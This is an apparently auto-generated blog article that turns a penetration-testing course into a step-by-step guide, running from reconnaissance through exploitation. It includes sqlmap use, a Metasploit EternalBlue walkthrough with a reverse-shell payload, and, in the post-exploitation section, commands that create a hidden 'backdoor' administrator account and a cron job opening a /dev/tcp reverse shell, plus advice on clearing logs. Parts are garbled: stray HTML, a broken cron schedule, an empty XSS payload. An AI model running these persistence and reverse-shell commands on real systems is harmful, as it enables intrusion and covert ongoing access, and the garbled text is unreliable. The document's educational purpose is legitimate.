
Listen to this Post

Introduction:
The transition from theoretical cybersecurity knowledge to practical application is a defining moment for any aspiring ethical hacker. As demonstrated by a recent comprehensive 50.5-hour training journey, a structured penetration testing course provides the essential blueprint for understanding how attackers think and operate. This article distills that training into an actionable guide for professionals looking to understand the complete exploitation lifecycle, emphasizing that the real value lies not in the certification, but in adopting the attacker’s mindset to proactively identify and remediate vulnerabilities.
Learning Objectives & Secrets:
- Objective 1: Master the complete Penetration Testing Execution Standard (PTES) methodology, moving beyond tool usage to understand the logic behind each phase.
- Objective 2 Secret Tip: During reconnaissance, always prioritize subdomain enumeration and DNS record analysis, as these often reveal forgotten or misconfigured entry points (e.g., subdomain takeover) that are prime targets for attackers.
- Objective 3 Secret Tip: In the post-exploitation phase, focus on lateral movement and privilege escalation techniques. The true impact of a breach is measured by the value of the data an attacker can access, not just the initial system compromised.
You Should Know:
1. Information Gathering & Footprinting
The first and most critical phase of any penetration test is reconnaissance, the art of gathering data about the target from publicly available sources (OSINT). This creates a profile of the organization’s digital footprint, including IP addresses, domain names, email formats, and employee information. Footprinting takes this a step further by actively mapping the network’s perimeter. For instance, scanning the target’s range of IP addresses to identify live hosts, open ports, and the specific services (like a web server or FTP server) running on them.
Step‑by‑Step Guide (Using Linux Commands):
- Passive Reconnaissance: Use `whois` to query domain registration details.
whois example.com
- DNS Enumeration: Use `dnsrecon` to discover subdomains and DNS records.
dnsrecon -d example.com -t std
- Active Scanning: Use `nmap` for host discovery and port scanning.
nmap -sV -sC -O -p- target_ip_or_domain
-sV: Probe open ports to determine service/version info.
-sC: Run default NSE scripts for basic vulnerability detection.
`-O`: Enable OS detection.
`-p-`: Scan all 65535 ports.
2. Web Application Penetration Testing Mastery
Web applications remain the most common attack vector, making this a crucial skill. This phase focuses on the OWASP Top 10, with a special focus on misconfigurations, injection flaws, and Cross-Site Scripting (XSS). A key tool for this is the Burp Suite, an integrated platform for testing web application security.
Step‑by‑Step Guide (Using Burp Suite):
- Set Up Proxy: Configure your browser to route traffic through Burp Proxy (default
localhost:8080) to intercept and modify HTTP requests. - Subdomain Enumeration & Fuzzing: Use Burp Suite’s “Intruder” or “Repeater” tools to send a list of common subdomain names (e.g.,
admin,dev,api) to find hidden endpoints. - Testing for Reflected XSS: Identify a parameter in a URL (e.g.,
?search=test). Replace the parameter with a simple test payload like `` and observe if the script executes in the browser. This can be done by right-clicking the request in Burp and sending it to the Repeater to modify and resend quickly. - Testing for SQL Injection (SQLi): Use a simple Boolean-based payload (e.g.,
' OR '1'='1) in a login form or URL parameter. If the application behaves differently, it might be vulnerable. Use `sqlmap` for automated exploitation:sqlmap -u "http://target.com/page?id=1" --dbs
3. Network Penetration Testing & Exploitation Frameworks
While web apps are a primary focus, the underlying network infrastructure is equally important. This involves testing network protocols, services like SMB, SSH, and RDP, and exploiting vulnerabilities in the network stack itself. Tools like Metasploit provide a structured environment to develop and execute exploit code against a remote target machine.
Step‑by‑Step Guide (Using Metasploit Framework):
1. Start Metasploit: In a terminal, type `msfconsole`.
- Search for Exploit: Search for a known exploit for a service discovered during scanning. For example, to exploit a vulnerability in Microsoft SMBv1, use
search eternalblue. - Use the Module: Select the module with
use exploit/windows/smb/ms17_010_eternalblue. - Configure Options: Set the target IP `set RHOSTS 192.168.1.10` and configure the payload (e.g., Meterpreter reverse shell) with
set PAYLOAD windows/x64/meterpreter/reverse_tcp. Set your local IP for the connection back withset LHOST 192.168.1.5. - Execute: Type
exploit. If successful, you will have a `meterpreter` session, allowing you to upload/download files, take screenshots, or simulate lateral movement.
4. Vulnerability Assessment: Beyond Tool Usage
Using tools to get a list of potential issues is only the first step. The true skill lies in validating these findings. A vulnerability scanner might flag a port as ‘open’, but manual confirmation and understanding of the service’s configuration are needed to assess if it is a genuine risk. This includes interpreting the output from tools like Nessus or OpenVAS and determining the actual impact.
Step‑by‑Step Guide for Manual Validation:
- Review Scanner Output: Analyze the list of detected vulnerabilities provided by your scanner.
- Verify with Manual Tools: Don’t rely solely on the scanner. Re-test a ‘high-risk’ vulnerability using manual techniques. For example, if a scanner flags a `Cross-Site Scripting` (XSS) vulnerability, manually input a script to see if it executes.
- Correlate Information: Cross-reference a found vulnerability with a known CVE (Common Vulnerabilities and Exposures) database to understand its public exposure and exploit availability.
- Exploit POC: Once validated, try to exploit it safely in a lab environment or a staging server to demonstrate the business risk. Running a simple `searchsploit [software name]
` can quickly show if public exploits exist.</li>
</ol>

<h2 style="color: yellow;">5. Post-Exploitation, Persistence & Reporting</h2>

Gaining access is rarely the end goal; maintaining access and covering tracks are key for a realistic test. This phase involves escalating privileges from a standard user to SYSTEM/root, establishing persistence so you can reconnect, and clearing logs to avoid detection. Finally, a professional report must be delivered that translates technical jargon into business risk, making it understandable for both technical and non-technical leadership.

<h2 style="color: yellow;">Step‑by‑Step Guide:</h2>

<ol>
<li>Privilege Escalation: Use the `meterpreter` command `getsystem` or `whoami /priv` on a Windows target to check privileges. On Linux, check for SUID binaries with `find / -perm -u=s -type f 2>/dev/null` to find potential exploit paths.</li>
<li>Persistence (Windows): Create a new user and add them to the administrators group with:
[bash]
net user backdoor P@ssw0rd! /add
net localgroup administrators backdoor /add
Also, consider using scheduled tasks to run a reverse shell at intervals.
- Persistence (Linux): Add a cron job to run a script that connects back to your server.
(crontab -l 2>/dev/null; echo "/10 /bin/bash -i >& /dev/tcp/YOUR_IP/4444 0>&1") | crontab -
- Reporting: For each finding, document the Vulnerability, the Evidence (e.g., a screenshot of the exploit), the Risk/Rating, and a clear Recommendation (e.g., “Apply the latest security patch as per CVE-2024-XXXX”).
What Undercode Say:
- Key Takeaway 1: Penetration testing is a methodology, not a checklist of tools. The most profound learning comes from understanding each phase’s strategic purpose.
- Key Takeaway 2: The journey of a penetration tester is one of continuous learning. The technological landscape is volatile, requiring constant adaptation and deeper exploration into specialized areas.
Analysis:
This training journey highlights a crucial industry shift towards holistic security understanding. The realization that a certificate is merely a milestone, not a destination, underscores the importance of practical, hands-on experience. The emphasis on critical thinking—asking “What information can I gather?” before firing up an exploit—separates competent testers from truly skilled professionals. The course’s coverage of both network and web security is a significant strength, as modern organizations require a blended skillset to defend their hybrid environments.
Prediction:
-P The demand for penetration testers who can articulate findings in business terms will increase, making them invaluable ‘translators’ between the tech and executive teams.
-P Automation through AI will augment the reconnaissance phase, enabling testers to focus more on complex exploitation and custom exploit development.
-1 The reliance on frameworks like Metasploit may create a generation of ‘script kiddies’ who lack the deep understanding required to build their own tools or adapt to custom environments.
-P Cloud-1ative and API security will become the dominant specialization, as traditional network boundaries dissolve, creating new attack surfaces that require novel testing methodologies.
▶️ Related Video (90% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/es2yJ5Uc – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


